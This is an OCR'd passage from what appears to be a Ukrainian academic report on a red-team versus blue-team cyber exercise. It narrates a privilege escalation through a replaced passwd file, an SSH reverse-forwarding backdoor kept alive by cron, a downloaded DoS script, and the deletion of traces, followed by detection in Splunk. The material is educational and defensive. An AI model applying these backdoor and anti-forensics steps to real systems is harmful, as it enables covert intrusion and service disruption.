


Рис. 4.41. Заміна старого файлу passwd на новий

Використовуючи su hacker, команда отримує права користувача root




Рис. 4.42. Отримання прав root

4) Експлуатація

Для створення бекдору команда буде використовувати ssh ключі та демон cron для створення remote ssh forwarding. Команда генерує ssh ключі без паролю (важливо для бекдору)




Рис. 4.43. Генерування ssh ключів

Після генерування, команда відправляє публічний ключ до атакуючого хоста




Рис. 4.44. Пересилання публічного ключа до атакуючого хоста

Використовуючи публічний ключ, комп’ютер жертви може отримувати віддалений доступ до атакуючого комп’ютера через ssh ключ.




Рис. 4.45. Віддалений доступ через публічний ключ

Використовуючи ssh remote forwarding, команда червоних перенаправляє віддалений доступ комп’ютером жертви через 22 порт на 54321 порт атакуючого комп’ютера.

Рис. 4.46. Використання ssh remote forwarding

Після перенаправлення портів, атакуючий комп’ютер, використовуючи команду ssh -p 54321 «rooty»@localhost отримує віддалений доступ до комп’ютеру жертви




Рис. 4.47. Перевірка віддаленого доступу через порт 54321

Команда створює скрипт, який буде виконувати ssh remote forwarding використовуючи закритий ssh ключ.




Рис. 4.48. Створення скрипта

Використовуючи утиліту cron, команда створює процес, який буде запускати створений скрипт кожні 5 хвилин.




Рис. 4.49. Використання cron

5) Зловмисні дії

Використовуючи утиліту wget, команда завантажує власний скрипт (додаток Б) для DoS атаки apache сервера, який команда знайшла на етапі розвідки

Рис. 4.50. Завантаження скрипта для DoS атаки

Використовуючи срипт, команда виконала основну ціль кібернавчання, а саме виконала DoS атаку на apache сервер, використовуючи комп'юетр жертви.

Рис. 4.51. Використання скрипта для DoS атаки

6) Знищення слідів

Після виконання поставлених задач, команда знищує всі сліди проникнення та використання скриптів. Спочатку команда видаляє ssh ключі.




Рис. 4.52. Видалення ssh ключів.

Після видалення ключів, команда знищує скрипт, який запускає ssh remote forwarding.




Рис. 4.53. Видалення скрипта для ssh remote forwarding

Далі команда видаляє процес в утиліті cron для запуска скрипта backdoor.sh




Рис. 4.54. Очищення процесів утиліти cron

4.3.2 Сценарій оборони

1) Виявлення підозрілих дій

Синя команда, використовуючи SIEM систему Splunk, знаходить підозрілі дії на агенті «rooty». Підозрілий хост, який має IP адресу 192.168.20.1, підбирає пароль до сервісу ssh використовуючи метод bruteforce.




Рис. 4.55. Знаходження події про bruteforse

Проаналізувавши події на хості «rooty», команда знайшла подію відкриття сессії для користувача hacker.




Рис. 4.56. Подія SSH Bruteforce

Після подальшого аналізу команда знайшла подію пов’язану з DoS атакою




Рис. 4.57. Аналіз подій пов’язаних з DoS атакою

2) Аналіз хоста, на якому були виявленні підозрілі дії.

Проаналізувавши історію останніх введених команд на хості “«rooty»”, було виявлено послідовність кроків, що їх було виконано зловмисниками для досягнення своєї цілі.




Рис. 4.58. Історія останніх введених команд

Було проаналізовано файл «passwd» та виявлено наявність запису нового зловмисного користувача «hacker», що має root-права.

